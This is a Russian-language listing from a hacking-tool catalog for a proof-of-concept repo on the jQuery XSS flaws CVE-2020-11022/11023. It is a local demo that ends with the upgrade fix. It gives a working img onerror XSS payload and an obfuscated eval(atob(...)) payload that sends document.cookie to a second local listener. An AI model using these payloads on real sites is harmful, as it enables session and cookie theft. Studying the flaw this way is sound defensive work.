
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/0xaj2k/cve-2020-11022-cve-2020-11023
Инструменты фишингаАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и Образование
GitHub0xaj2k/cve-2020-11022-cve-2020-11023

CVE-2020-11022-CVE-2020-11023

Небольшая вещь, собранная на скорую руку для демонстрации этой CVE

Репозиторий
Поделиться
354454 лет назадПроверено Kitploit

CVE-2020-11022 CVE-2020-11023

В jQuery версий 1.2 и выше, но до 3.5.0, передача HTML из ненадёжных источников — даже после санитизации — в один из методов манипуляции DOM jQuery (например, .html(), .append() и другие) может привести к выполнению ненадёжного кода. Эта проблема исправлена в jQuery 3.5.0.

В jQuery версий 1.0.3 и выше, но до 3.5.0, передача HTML, содержащего элементы , из ненадёжных источников — даже после санитизации — в один из методов манипуляции DOM jQuery (например, .html(), .append() и другие) может привести к выполнению ненадёжного кода. Эта проблема исправлена в jQuery 3.5.0.

Эксплуатация

  1. Разместите страницу index.php на PHP-веб-сервере. Для быстрого запуска рекомендую использовать sudo php -S 127.0.0.1:80.


Простой XSS

  1. Перейдите по пути http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=alert(1)%3E
  2. Нажмите кнопку "Append via .html()".
  3. Увидите всплывающее окно с предупреждением.

image

Кража cookie

  1. Запустите ещё один веб-сервер на порту 8085, рекомендую использовать Python: sudo python3 -m http.server 8085
  2. Перейдите по пути http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=eval(atob(%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHA6Ly8xMjcuMC4wLjE6ODA4NS8/Yz0iK2RvY3VtZW50LmNvb2tpZQ==%27))%3E
  3. Нажмите кнопку "Append via .html()".
  4. Проверьте журнал Python — вы увидите свои cookie в логе.

image

Исправление

Если вы хотите исправить эту CVE в данном скрипте, просто измените версию jQuery на https://cdnjs.cloudflare.com/ajax/libs/jquery/3.5.0/jquery.js :)


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    315

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →